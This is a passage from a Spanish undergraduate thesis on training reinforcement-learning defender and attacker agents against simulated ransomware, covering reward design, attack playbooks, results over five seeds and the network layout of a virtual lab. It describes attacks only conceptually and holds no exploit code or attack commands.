La función de recompensa del agente Blue se diseña con dos objetivos en mente. Por un lado, debe premiar las acciones defensivas correctas con suficiente densidad para que el agente aprenda en plazos razonables. Por otro, debe penalizar las decisiones desproporcionadas (aislar nodos sanos, restaurar sin motivo aparente, etc.) para que la política emergente refleje el coste operativo real de la defensa. Como en el caso del Red, alcanzar este equilibrio ha requerido varias iteraciones de calibración.

La recompensa se estructura en componentes asociados a cada verbo y, finalmente, en una recompensa final evaluada al cierre del episodio.

Conviene comentar dos decisiones de diseño que no son obvias. La primera es la asimetría en la penalización de aislar un nodo sano. La sanción no es la misma si el aislamiento se ejecuta a ciegas que si va precedido de un análisis explícito. Esta gradación introduce una dependencia táctica explícita: el agente aprende que analizar antes de aislar no solo aporta información, sino que reduce el coste de las decisiones erróneas. En la realidad, esto refleja una práctica habitual del SOC: ante una alerta dudosa, el procedimiento estándar es investigar primero, no contener. La función de recompensa modela esta jerarquía sin necesidad de programarla explícitamente como regla.

La segunda decisión es el valor diferencial del honeyfile activado (+150). Esta recompensa es deliberadamente alta porque, en la práctica, la activación de un *canary token* o *honeyfile* es uno de los IoC más fiables que un equipo defensivo puede obtener. A diferencia de las alertas SIEM habituales, saturadas de falsos positivos, una activación de cebo prácticamente garantiza presencia adversaria. El entorno traslada esa fiabilidad al sistema de recompensas para que el agente identifique trampear como una inversión de bajo coste a futuro y alto retorno informativo, lo que incentiva el despliegue preventivo de honeyfiles antes incluso de que aparezcan las primeras alertas.

Situación	Recompensa	Justificación
Coste temporal por paso	−1	Fuerza eficiencia; el tiempo es un recurso defensivo.
Analizar nodo comprometido	+20	Descubrimiento real, información valiosa.
Analizar nodo sano	+5	Confirmar una falsa alarma también aporta valor operativo.
Aislar nodo comprometido	+50	Acción defensiva correcta y oportuna.
Aislar nodo sano sin análisis previo	−30	Disrupción operativa inaceptable sin justificación.
Aislar nodo sano con análisis previo	−10	Error con contexto: el agente decidió, aunque mal.
Trampear (desplegar honeyfile)	−5	Coste operativo bajo del despliegue del cebo.
Honeyfile activado por el Red	+150	Detección de altísima fidelidad.
Restaurar nodo dañado	+50	Recuperación legítima de operatividad.
Restaurar nodo sano	−50	Reinstalación injustificada con alto coste.
Victoria total (Red completa <i>playbook</i> sin cifrar ningún <i>crown jewel</i>)	+300	Defensa perfecta.
Contención parcial (Red cifra al menos uno, no los tres)	+100	Defensa imperfecta pero efectiva.
Derrota total (los tres <i>crown jewels</i> cifrados)	−500	Fracaso defensivo completo.

Tabla 6.3: Componentes de la función de recompensa del agente Blue Team.

Condiciones de terminación. El episodio del Blue se cierra mediante las mismas señales estándar de *Gymnasium* que el Red: **terminated** y **truncated**. Sin embargo, las condiciones que disparan cada una son distintas y reflejan la lógica del rol defensivo:

- **terminated por agotamiento del *playbook*.** Cuando el agente Red consume todos los pasos de su *playbook* asignado en el episodio, el entorno evalúa el resultado final: cero *crown jewels* cifrados implica victoria total del Blue; entre uno y dos implica contención parcial; los tres implica derrota total.
- **terminated por derrota anticipada.** Si el Red consigue cifrar los tres *crown jewels* antes de agotar su *playbook*, el episodio termina de

inmediato. No tiene sentido continuar simulando cuando la organización ya se encuentra comprometida, e incluso paralizada.

- **truncated por límite de pasos.** Si se alcanzan los 50 pasos máximos sin que el Red haya completado su *playbook* ni el Blue haya sido derrotado, el episodio se trunca. Esta condición protege al algoritmo de aprendizaje frente a episodios excepcionalmente largos sin desenlace y limita la varianza del entrenamiento.

La consecuencia operacional de esta estructura es que el Blue Team no juega un juego de "supervivencia eterna". El tiempo está acotado, el adversario tiene un plan, y el resultado se evalúa al final, o antes si la situación carece de salvación. Esto es coherente con la realidad de una campaña de *ransomware*: el atacante actúa con un objetivo finito (cifrar y exigir rescate), y el defensor debe contenerlo antes de que ese objetivo se materialice.

6.2. Metodología de entrenamiento asimétrico

El entrenamiento del agente Blue plantea una pregunta residual que conviene abordar de frente: ¿contra qué adversario lo entrenamos? La respuesta no es trivial y condiciona el resto del diseño experimental. Esta sección desarrolla la solución adoptada en este TFG, un esquema de *co-diseño en cascada* inspirado en los *Adversary Emulation Plans* que utiliza la industria, y mecanismos complementarios introducidos para que el entorno sea lo suficientemente realista: ruido en las señales SIEM y detección probabilística de trampas.

6.2.1. Esquema "co-diseño en cascada" y el modelo de *Adversary Emulation Plans*

La aproximación matemáticamente más ambiciosa para entrenar agentes Red y Blue conjuntamente es el aprendizaje por refuerzo multiagente competitivo (MARL), donde ambos agentes aprenden simultáneamente en un entorno compartido y la mejora de uno actúa como presión evolutiva sobre el otro. Es la línea de investigación activa que han explorado trabajos recientes sobre ciberdefensa autónoma como CybORG o el reto CAGE [49]. Este enfoque introduce dos importantes dificultades que se documentan de manera extendida en la literatura [50].

La primera es la **no estacionariedad del entorno**. Desde el punto de vista de cada agente, el entorno no es estático: incluye al adversario, cuya política está cambiando durante el entrenamiento. Esto rompe uno de los supuestos fundamentales de los algoritmos de aprendizaje por refuerzo

clásico (incluyendo PPO), que asumen un MDP estacionario para garantizar convergencia.

La consecuencia práctica es que los entrenamientos MARL competitivos sufren ciclos de inestabilidad, regresiones de política y, con frecuencia, no convergen sin ingeniería adicional muy específica.

La segunda dificultad es la **trazabilidad**. En un entrenamiento conjunto, las decisiones de un agente dependen del estado momentáneo del otro, lo que complica enormemente explicar por qué una política aprendió lo que aprendió. Para un nivel TFG orientado al análisis estratégico y auditoría de las políticas resultantes, esta ambigüedad es un obstáculo muy serio.

La aproximación opuesta, entrenar a cada agente de forma completamente independiente contra adversarios aleatorios o estáticos, elimina estos problemas pero introduce otro: el “co-diseño” del título carecería de sentido si el Blue no se enfrenta nunca a nada que el Red haya producido realmente, el ciclo Purple Team se rompería.

La salida adoptada en este proyecto es un esquema que se encuentra en un punto medio, denominado **co-diseño en cascada**, formalmente emparentado con la técnica de *Iterated Best Response (IBR)* de la teoría de juegos [51] y que coincide con la práctica industrial estándar de los *Adversary Emulation Plans* [52].

La secuencia es la siguiente:

1. Se entrena el agente Red contra un entorno con defensas pasivas estáticas (honeypots y honeyfiles desplegados a priori, sin agente Blue activo). El resultado es una política ofensiva π_{red} entrenada y reproducible.
2. Se extraen, desde la política π_{red} , las trayectorias más representativas en forma de *playbooks* estáticos: secuencias deterministas de pares (verbo, nodo objetivo) que reproducen el comportamiento del agente entrenado.
3. Se entrena el agente Blue contra estos *playbooks*, por supuesto junto con otras variantes sintéticas representativas de TTPs realistas, como adversario fijo durante el episodio. El resultado es una política defensiva π_{blue} entrenada contra el comportamiento real del Red.

Este esquema es exactamente el modelo que aplican los equipos Purple Team profesionales en ejercicios estructurados: el Red ejecuta una campaña, los hallazgos se documentan como un *playbook*, y el Blue entrena sus capacidades de detección y respuesta contra ese *playbook* específico. MITRE formaliza esta metodología en su marco de *Adversary Emulation Plans* [52],

donde se distinguen explícitamente las fases de extracción del comportamiento adversario y emulación estructurada para entrenamiento defensivo. Empresas como Mandiant o CrowdStrike han construido productos comerciales completos sobre esta misma lógica.

Iteraciones adicionales (reentrenamiento del Red contra el Blue entrenado, reentrenamiento del Blue contra el nuevo Red, y así sucesivamente) constituyen una línea futura de extensión mencionada en el capítulo 9.

6.2.2. *Playbooks* ofensivos: el extraído del agente Red y los TTPs sintéticos

El agente Blue se entrena contra cuatro *playbooks* ofensivos distintos que se seleccionan aleatoriamente al inicio de cada episodio. Esta diversidad cumple dos funciones: evita que la política defensiva sobreaprenda una única secuencia de ataque (problema clásico de sobreajuste en RL contra adversarios deterministas), y cubre un espectro amplio de TTPs reales documentados en MITRE ATTACK [21].

De los cuatro *playbooks*, uno se ha extraído directamente del agente Red entrenado en el capítulo 5, mientras que los otros tres son secuencias sintéticas diseñadas para representar patrones ofensivos reales.

Playbook	Pasos	Patrón estratégico	TTPs representados
bestmodel	11	Ruta extraída del agente Red entrenado. Equilibra reconocimiento, movimiento lateral y cifrado selectivo.	Discovery (T1046), Lateral Movement (T1021), Data Encrypted for Impact (T1486).
aggressive	7	"Smash and Grab"; ataque dirigido sin reconocimiento. Va directo a los <i>crown jewels</i> .	Equivalente a campañas con credenciales comprometidas previas (T1078) y cifrado masivo (T1486).
extortion	8	Doble extorsión moderna. Reconocimiento ligero, vulneración y cifrado coordinado.	Patrón observado en familias como BlackCat o LockBit.
allmodel	18	<i>Ransomware</i> exhaustivo. Cifra todos los nodos accesibles, incluidos los irrelevantes.	Patrón de campañas oportunistas o automatizadas sin objetivo selectivo.

Tabla 6.4: Resumen de los cuatro *playbooks* ofensivos utilizados en el entrenamiento del agente Blue.

El *playbook* `bestmodel` merece especial atención porque cierra el bucle metodológico del co-diseño. Se obtuvo ejecutando la política π_{red} entrenada del agente Red durante varios episodios contra el entorno defensivo pasivo, registrando las secuencias de acciones más frecuentes y consolidándolas en una trayectoria representativa. El resultado es una secuencia que respeta el ciclo de vida del *ransomware* moderno descrito en la subsección 3.1.2: reconocimiento inicial, movimiento lateral hacia activos de mayor valor, identificación de archivos sensibles y cifrado coordinado de *crown jewels*.

Los otros tres *playbooks* son extensiones sintéticas diseñadas para asegurar total cobertura de patrones, estos mismos no necesariamente aparecerían en el comportamiento del agente Red. El `aggressive` simula un atacante con conocimiento previo de la topología (*insider threat*) que ejecuta la ruta óptima sin pérdida de turnos. El `extortion` reproduce el patrón de doble extorsión moderna que combina exfiltración implícita (acciones de búsqueda) con cifrado. El `allmodel` modela campañas oportunistas o automatizadas que cifran sin miramiento, comunes en ataques de *RaaS* ejecutados por afiliados de bajo perfil técnico.

La selección aleatoria entre estos cuatro *playbooks* en cada episodio (con probabilidad uniforme 1/4) garantiza que el agente Blue desarrolla una política robusta frente a diferentes estilos ofensivos, en lugar de optimizar para un adversario único.

6.2.3. Inyección de incertidumbre: falsos positivos por ruido SIEM

Un entorno donde toda alerta del SIEM es real introduciría una distorsión grave, en cuanto a que el agente Blue aprendería de manera trivial que cualquier nivel de alerta superior a cero indica compromiso y respondería en consecuencia, pero la realidad operativa es muy distinta. Los SIEM reales generan volúmenes elevados de alertas diarias, una fracción significativa de las cuales son falsos positivos derivados de escaneos legítimos, software desactualizado que no es necesariamente vulnerable, cambios planificados de configuración o tráfico anómalo pero benigno de la propia empresa. Estudios en distintos sectores sitúan la fatiga por alertas como uno de los principales problemas operativos de los SOC modernos, con tasas de falsos positivos que en algunos despliegues superan el 90 % del volumen total.

Para que el entorno sea útil y forzar al agente a desarrollar una política que distinga entre alertas legítimas y ruido, el método `reset` del entorno inyecta sistemáticamente dos falsos positivos al inicio de cada episodio. La lógica de inyección es la siguiente:

1. Se identifican los nodos que el atacante **no** puede comprometer inicial-

mente (todos excepto el nodo de entrada del phishing, PC_RRHH).

2. De este conjunto se seleccionan aleatoriamente dos nodos.
3. A los dos nodos seleccionados se les asigna `nivel_alerta = 1` (falsa alarma), simulando un indicio de bajo umbral generado por el SIEM en nodos realmente sanos.

La consecuencia para el aprendizaje es directa. Si el agente desarrolla una política reactiva del tipo “alerta $\rightarrow$ aislar inmediatamente”, ocurrirán penalizaciones constantes por aislar nodos sanos (sanción -30 definida en la subsección 6.1.3). La forma de evitar esta penalización es analizar antes de actuar, lo que reduce la sanción a -10 si el aislamiento resulta erróneo o lo cancela completamente si la investigación revela que el nodo está sano. Esta dinámica converge naturalmente hacia la siguiente táctica: ante alertas de baja criticidad, investigar primero; mientras que para alertas claras de nivel 3 o 4, actuar de inmediato.

Esta es la primera capa de incertidumbre que el entorno introduce sobre las decisiones del Blue. La segunda, descrita a continuación, afecta a una de sus acciones más rentables: el despliegue de *honeypiles*.

6.2.4. Detección probabilística de *honeypiles*: modelado de OPSEC adversaria

El despliegue de *honeypiles* es una de las acciones más eficientes del Blue. Como se discutió en la subsección 6.1.3, su coste es bajo (-5) y su recompensa cuando se activa es considerablemente más alta ($+150$). Las primeras versiones del entorno trataban estos cebos como **infalibles**, ya que si el atacante intentaba cifrar un nodo con *honeypile* desplegado, caía sistemáticamente y se activaba la trampa.

El resultado experimental fue una distorsión clara del equilibrio. El agente Blue aprendió rápidamente a desplegar *honeypiles* preventivamente en los tres *crown jewels* al inicio del episodio, y a partir de ese momento la defensa era prácticamente imbatible: cualquier intento del Red de cifrar un crown jewel activaba la trampa. El *win rate* convergía al 99 % con tasas de derrota total indistinguibles de cero, lo que producía resultados demasiado “perfectos” y poco defendibles académicamente.

Esta situación no refleja la realidad operativa. En la práctica, los atacantes con perfil técnico avanzado disponen de mecanismos para identificar y evadir *honeypiles* y *canary tokens*. Los más habituales se documentan en trabajos académicos y operativos e incluyen:

- **Análisis de metadatos:** fechas de creación o modificación inconsistentes con el resto del sistema, propietarios anómalos, permisos sospechosos abiertos, etc.
- **Fingerprinting de nombres:** ficheros con nombres llamativos (*passwords.xlsx*, *backup_credentials.txt*, *admin_keys.zip*, etc.) son objetivo común de *honeypfiles*, los atacantes experimentados aprenden a desconfiar de ellos.
- **Análisis de contenido:** ficheros con estructuras inusuales o llamadas a recursos externos sospechosos delatan a los *canary tokens*.
- **Comportamiento del sistema:** *honeypfiles* desplegados como respuesta a actividad reciente del atacante son a menudo identificables por su ausencia en escaneos previos.

Para modelar esta capacidad de evasión sin entrar a detalle de cada mecanismo concreto, el entorno implementa una **detección probabilística** en el momento de la interacción. Cuando el Red intenta cifrar un nodo que tiene *honeypfile* desplegado, el resultado se decide por una tirada aleatoria:

- Con probabilidad $p = 0,65$, el atacante **no detecta** el cebo y cae en la trampa: se activa el *honeypfile*, el Blue recibe la recompensa de +150 y el nivel de alerta del nodo sube a 4.
- Con probabilidad $p = 0,35$, el atacante **detecta** el cebo y lo evita: no se activa la trampa, la acción de cifrado simplemente no surte efecto y el Red continúa con el siguiente paso de su *playbook*.

La elección del valor 35 % no es arbitraria. Se seleccionó tras experimentación reiterada con valores entre 0 % (*honeypfiles* infalibles, situación inicial) y 50 %. Por debajo del 30 % el *win rate* del Blue se mantenía exageradamente alto (superior al 95 %) porque las trampas seguían siendo dominantes. Por encima del 50 % el agente Blue dejaba de desplegar *honeypfiles* (la inversión dejaba de ser rentable) y la política colapsaba a aislar reactivamente, perdiendo la diversidad táctica que caracteriza al modelo.

El valor del 35 % produce el equilibrio observable en los resultados del capítulo 6.3: el Blue sigue confiando en *honeypfiles* como pieza central de su política, pero son combinados con aislamientos activos y análisis concretos, en lugar de depender exclusivamente de ellos.

Este mecanismo de detección probabilística es, en sentido estricto, una forma elemental de modelar **Operational Security (OPSEC) adversaria**: la capacidad del atacante para reconocer y evitar elementos defensivos.

Es un componente que rara vez aparece en los simuladores académicos de ciberseguridad, donde las defensas suelen ser determinísticas, y constituye una pequeña aportación de modelado de este TFG respecto al estado del arte revisado en la subsección 3.3.4.

6.3. Resultados del agente defensor

Tras completar el entrenamiento del agente Blue Team con cinco semillas independientes y 500 000 pasos por semilla, los resultados confirman dos cosas: que la metodología de *co-diseño en cascada* produce un agente defensivo funcionalmente robusto, y que el algoritmo MaskablePPO converge a una política estable, con muy baja varianza entre semillas. Esta sección desglosa los resultados en tres planos complementarios: la convergencia del aprendizaje, el análisis cualitativo de la política emergente y la discusión de su reproducibilidad estadística.

6.3.1. Convergencia y estabilización de recompensas

La curva de recompensa media por episodio durante el entrenamiento muestra el patrón característico de un proceso de aprendizaje sano. Las cinco semillas convergen de forma consistente a una meseta estable en torno a los 770 puntos de recompensa media, alcanzada aproximadamente en los primeros 250 000 pasos y mantenida durante el resto del entrenamiento.




Figura 6.1: Evolución de la recompensa media por episodio (`rollout/ep_rew_mean`) durante el entrenamiento. Curvas superpuestas de las cinco semillas independientes.

Tres observaciones merecen comentario sobre esta curva. En primer lugar, la **velocidad de convergencia** es notablemente mayor que la del agente Red. Mientras que el Red necesitó la totalidad de los 500 000 pasos para

estabilizar su política, el Blue alcanza la meseta en torno al 50 % del entrenamiento. La explicación más probable es estructural: el espacio de decisión del defensor está más acotado por el diseño del entorno (cuatro *playbooks* adversarios prefijados, dinámicas episódicas más cortas con `max_steps` = 50 frente a los 100 del Red) y por la disponibilidad de señales de recompensa más densas (cada acción defensiva produce retroalimentación inmediata, no existen fases largas de exploración ciega como en el Red).

En segundo lugar, la **varianza entre semillas** es extraordinariamente baja. Las curvas de las cinco semillas permanecen prácticamente superpuestas durante todo el entrenamiento, con desviaciones puntuales inferiores al 3 % del valor medio. Esta consistencia confirma que el algoritmo MaskablePPO encuentra de forma robusta la misma familia de políticas a partir de inicializaciones distintas, una propiedad deseable que en aprendizaje por refuerzo profundo no está garantizada [48].

En tercer lugar, la **longitud media de los episodios** converge a 12,01 pasos, frente a los 50 pasos máximos permitidos. Esta cifra es coherente con la longitud de los *playbooks* ofensivos (oscilan entre 7 y 18 pasos, lo que se traduce en aproximadamente de 9 a 20 pasos del Blue, dado el 10 % de turnos vacíos del adversario), confirmando que el entrenamiento no está acumulando episodios truncados artificialmente largos. La tasa de truncación por límite de pasos es del 0,00 % en todas las semillas, lo que indica que cada episodio se resuelve por lógica natural. La Tabla 6.5 resume estas tres métricas de entrenamiento.

Métrica de entrenamiento	Media (5 semillas)	Desviación típica
Recompensa media por episodio	770,15	$\pm 21,5$
Longitud media del episodio	12,01	$\pm 0,03$
Tasa de truncación por timeout	0,00 %	—

Tabla 6.5: Métricas de entrenamiento del agente Blue Team al finalizar los 500 000 pasos. Valores agregados sobre cinco semillas independientes.

La curva de recompensa, sin embargo, es solo la cara visible de la convergencia. Lo que realmente importa para evaluar la calidad del agente es desglosar las recompensas en componentes individuales: cuántas veces consigue evitar completamente el cifrado de los *crown jewels* (victoria total), cuántas consigue una contención parcial y cuántas sufre una derrota completa.

El 98,48 % de victorias totales es un resultado fuerte, pero conviene matizarlo. El agente no se enfrenta a adversarios humanos adaptativos sino a un conjunto finito de cuatro *playbooks* sin capacidad de respuesta activa a las acciones defensivas. En este contexto controlado, el resultado demuestra que la combinación de arquitectura (POMDP sobre señales SIEM graduadas),

Resultado del episodio	Media (5 semillas)	Desviación típica
Victoria total (0 <i>crown jewels</i> cifrados)	98,48 %	$\pm 1,09$ %
Contención parcial (1 o 2 cifrados)	1,52 %	$\pm 1,09$ %
Derrota total (3 <i>crown jewels</i> cifrados)	0,00 %	$\pm 0,00$ %
Derrota por <i>playbook</i> consumado con compromiso	0,00 %	$\pm 0,00$ %

Tabla 6.6: Distribución de outcomes del agente Blue Team tras 500 000 pasos de entrenamiento. Métricas agregadas sobre las cinco semillas.

diseño de recompensas y mecánica de detección probabilística de *honeyfiles*, en su conjunto producen una política capaz de neutralizar consistentemente los patrones ofensivos contra los que entrena. El margen para adversarios endurecidos (eliminación de turnos vacíos del Red, duplicación de acciones por turno, aumento de la evasión de *honeyfiles* por encima del 35 %) queda explícitamente apuntado en la subsección 6.3.3 y mencionado como línea de extensión futura en el capítulo 9.

6.3.2. Análisis de la toma de decisiones: aislamiento activo y trampas preventivas


Más interesante que la propia cifra de victoria es la **política** que el agente ha aprendido para conseguirla. El análisis de la distribución de acciones a lo largo del entrenamiento permite reconstruir la estrategia emergente sin necesidad de inspeccionar la red neuronal: basta con observar qué acciones elige preferentemente y cómo evoluciona esa preferencia.

Al final del entrenamiento, la distribución se estabiliza en los valores mostrados en la Tabla 6.7:


Verbo defensivo	Uso medio (%)	Desviación típica
Aislar	43,4 %	$\pm 0,9$ %
Trampear (<i>honeyfile</i>)	31,4 %	$\pm 1,9$ %
Restaurar	18,9 %	$\pm 1,4$ %
Analizar	6,2 %	$\pm 1,0$ %

Tabla 6.7: Distribución de acciones del agente Blue Team al finalizar los 500 000 pasos de entrenamiento.


Esta distribución revela una estructura de política clara. La acción dominante es **aislar** (43 %), seguida de cerca por **trampear** (31 %). Juntas, ambas, representan el 74 % de todas las decisiones del agente. La política aprendida es, por tanto, fundamentalmente **activa y preventiva**: el agente prefiere actuar cortartando conexiones de potenciales nodos comprometidos




(a) Acción Aislar.



(c) Acción Analizar.



(b) Acción Restaurar.



(d) Acción Trampear.

Figura 6.2: Principales métricas obtenidas durante el entrenamiento del agente Blue Team. Cada gráfica muestra la evolución agregada de las cinco semillas de entrenamiento.

y sembrando trampas en posiciones críticas antes que investigar.

El uso minoritario del verbo **analizar** (6 %) es inicialmente llamativo. Una lectura ingenua sugeriría que el agente desprecia la investigación forense, lo que en términos de operativa real sería preocupante. La interpretación correcta es la opuesta: el agente aprende a utilizar el análisis de forma **quirúrgica**, no rutinaria. Lo emplea solo cuando es estratégicamente necesario para tomar una decisión costosa con contexto suficiente (la asimetría de penalización -10 vs -30 por aislar nodo sano descrita en la subsección 6.1.3). En el resto de casos, prefiere asumir el coste de información que tiene actuar directamente sobre indicios fuertes (niveles de alerta 3 o 4) y reservar el análisis para los nodos con señales ambiguas.

Esta es una propiedad emergente notable porque no se ha programado explícitamente. El agente no recibe ninguna regla del tipo “analiza antes de aislar si el nivel de alerta es bajo”. Aprende esta jerarquía de movimiento por sí mismo a partir de la estructura de recompensas, y lo hace de forma reproducible entre las cinco semillas (la desviación típica del uso de analizar es solo ± 1 %).

El uso significativo de **restaurar** (19 %) es coherente con la dinámica del entorno. La restauración es una acción cara desde el punto de vista de la recompensa (+50 solo si hay daño que reparar; -50 en caso contrario), pero imprescindible cuando el Red Team consigue comprometer un nodo. La política aprendida es utilizada con la frecuencia adecuada, ni en exceso (lo que sería *reward hacking* sobre la restauración) ni en escasez (lo que dejaría

nodos comprometidos sin recuperar).

La conclusión cualitativa de este análisis es que el agente Blue Team ha aprendido una política coherente con la lógica de un SOC real bien dirigido. Actúa rápido cuando hay evidencia, despliega defensas pasivas de forma anticipada, investiga selectivamente y recupera lo dañado. No es una política perfecta ni una política sofisticada en términos de *game theory*, pero es una política **operativamente sensata**.

6.3.3. Reproducibilidad multi-semilla y discusión

El uso de cinco semillas independientes, combinado con la baja varianza observada en todas las métricas, permite afirmar con razonable solidez estadística que los resultados presentados son reproducibles y no producto del azar. La Tabla 6.8 resume los valores individuales obtenidos para cada semilla en las métricas clave.

Semilla	Win rate	Contención	Recompensa	Longitud ep.
42	98,70 %	1,30 %	762,79	12,00
123	98,67 %	1,33 %	795,60	12,05
456	99,58 %	0,42 %	790,46	11,97
789	98,82 %	1,18 %	751,90	12,03
1024	96,65 %	3,35 %	749,99	12,02
Media	98,48 %	1,52 %	770,15	12,01
σ	$\pm 1,09$ %	$\pm 1,09$ %	$\pm 21,5$	$\pm 0,06$

Tabla 6.8: Métricas finales del agente Blue Team para cada una de las cinco semillas independientes, con media y desviación típica.

Siendo σ inferior al 1,1 % en *win rate*, las cinco políticas aprendidas son funcionalmente equivalentes desde el punto de vista del desempeño defensivo. La semilla 1024 representa el caso más débil del experimento (96,65 %) y la 456 el más fuerte (99,58 %); ambos extremos permanecen dentro de un margen razonable de cuatro puntos porcentuales. Para un dominio como el aprendizaje por refuerzo profundo, donde dos entrenamientos con la misma configuración pueden diferir en decenas de puntos por la combinación de pesos iniciales aleatorios y trayectorias de exploración, este nivel de consistencia es indicativo de un entrenamiento estructuralmente estable [48].

Sin embargo, existe una limitación del experimento que es conveniente admitir. La tasa de **derrota total del 0,00 % en todas las semillas** sugiere que el adversario contra el que se entrena al Blue es, en su configuración actual, demasiado débil para producir resultados con tensión defensiva real. Las posibles causas, identificadas durante la fase experimental, son dos:

1. La probabilidad de detección de *honeyfiles* del 35 %, aunque elimina

el dominio absoluto de las trampas, sigue siendo suficientemente baja para que el Red caiga en ellas en la mayoría de intentos sobre *crown jewels*.

2. El *playbook* más exhaustivo (`allmodel`, 18 pasos) permite al Blue tiempo suficiente para desplegar defensas en profundidad, lo que neutraliza incluso estrategias ofensivas más costosas.

Este margen no invalida los resultados obtenidos que, de hecho, demuestran de forma clara la convergencia y la robustez algorítmica del esquema, pero sí abre una línea de investigación que se desarrolla como propuesta de trabajo futuro en el capítulo 9.

Específicamente, un experimento de **evaluación bajo adversarios endurecidos** (con varias acciones por turno y evasión de *honeyfiles* superior al 35 % actual) permitiría caracterizar la **curva de degradación** de la política Blue frente a adversarios gradualmente cada vez más sofisticados. Estos reentrenamientos producirían material de muy alto valor tanto analíticos como académicos.

Cerrando este capítulo, el agente Blue presentado constituye una prueba sólida del esquema de *co-diseño en cascada* propuesto. Su política converge de forma reproducible, es operativamente coherente con la lógica de un SOC maduro, y neutraliza consistentemente los patrones ofensivos contra los que entrena. Los márgenes que el experimento deja quedan formulados para futuras iteraciones de este mismo marco.

Capítulo 7

Laboratorio virtualizado para experimentación

Los capítulos anteriores han demostrado, en simulación, que un agente de aprendizaje por refuerzo descubre de forma reproducible una ruta de ataque coherente con el ciclo de vida de un *ransomware*. Sin embargo, un simulador, no puede probar por sí solo que esa ruta sea real: que se sostenga sobre sistemas operativos reales, con su autenticación, sus servicios y su complejidad operativa. Ese es el cometido de este capítulo. Se construye un laboratorio de máquinas virtuales que reproduce la columna vertebral del ataque descubierto en simulación y se ejecuta sobre él una campaña de intrusión completa y autónoma, verificando dos cosas: que la cadena es reproducible sobre infraestructura real y que sus acciones son observables desde el lado defensivo.

Es conveniente fijar el alcance desde el principio. El laboratorio materializa la mitad ofensiva del ejercicio Purple y su observabilidad; la defensa aprendida reside en el simulador (Capítulo 6). En consecuencia, el laboratorio no incorpora un subsistema de detección y respuesta activo: instrumenta las máquinas para dejar constancia observable de cada acción ofensiva, pero contener al atacante en tiempo real queda fuera de su alcance y se aborda como línea futura en el Capítulo 9. La arquitectura completa del laboratorio se recoge en la Figura 7.1.

7.1. Arquitectura del laboratorio y decisiones de diseño

7.1.1. Topología de red, segmentación y direccionamiento

El laboratorio se despliega sobre VirtualBox¹ en un único equipo anfitrión, y su columna es un *firewall pfSense*² (edición Community Edition (CE), versión 2.8.1-RELEASE) que enruta y segmenta el tráfico entre los distintos dominios de red. La segmentación no es trivial, es el control que, en un entorno real, condiciona y limita el movimiento lateral. Por lo tanto debe quedar presente para la validación del laboratorio.

TFG-pfSense³ se configura con cuatro interfaces. La primera (Wide Area Network (WAN), en modo Network Address Translation (NAT)) existe únicamente para dar salida a Internet durante el montaje (descarga de actualizaciones, activación de licencias de evaluación, unión al dominio, etc.) y no forma parte de la topología del ataque. Las otras tres son segmentos internos aislados, implementados como redes internas de VirtualBox. El direccionamiento completo se recoge en la Tabla 7.1.

En el segmento del atacante se encuentran TFG-KALI, con la dirección 10.66.66.10, y TFG-pfSense, con la dirección 10.66.66.1. En la VLAN 100 se encuentran TFG-PC_RRHH (10.100.0.10), TFG-PC_IT (10.100.0.20) y, de nuevo, TFG-pfSense (10.100.0.1). Por último, en la VLAN 300 se encuentra TFG-DC (10.30.0.10) junto con TFG-pfSense (10.30.0.1).

Segmento	Red interna	Rango
Atacante	intnet-attacker	10.66.66.0/24
VLAN 100	intnet-vlan100	10.100.0.0/24
VLAN 300	intnet-vlan300	10.30.0.0/24

Tabla 7.1: Direccionamiento de los segmentos internos del laboratorio.

Dos decisiones de diseño merecen justificación:

- **El segmento del atacante se asigna como interfaz LAN de TFG-pfSense.** *pfSense* crea automáticamente en su interfaz LAN una regla *anti-lockout* y una política *allow LAN to any*, garantizando acceso permanente al panel de administración desde TFG-KALI sin riesgo de autobloqueo durante la configuración. La localización fue una decisión deliberada por comodidad.

¹<https://www.virtualbox.org>

²<https://www.pfsense.org>

³Cada máquina en el laboratorio viene antecedita por las siglas TFG para que se distinga y el lector sea consciente que es la máquina propia de este proyecto.

- **Direccionamiento estático, sin Dynamic Host Configuration Protocol (DHCP).** La fiabilidad de una campaña automatizada exige que las direcciones sean inmutables entre ejecuciones. Todos los nodos llevan IP fija y ningún segmento tiene servidor DHCP activo.

Un detalle de la enrutación del laboratorio, documentado por su relevancia práctica: TFG-KALI necesita rutas estáticas hacia los dos segmentos internos (10.100.0.0/24 y 10.30.0.0/24) a través de TFG-pfSense (10.66.66.1). Sin ellas, las respuestas a hosts de otros segmentos se pierden por la ruta por defecto (la NAT).

7.1.2. Máquinas, roles y correspondencia con el modelo simulado

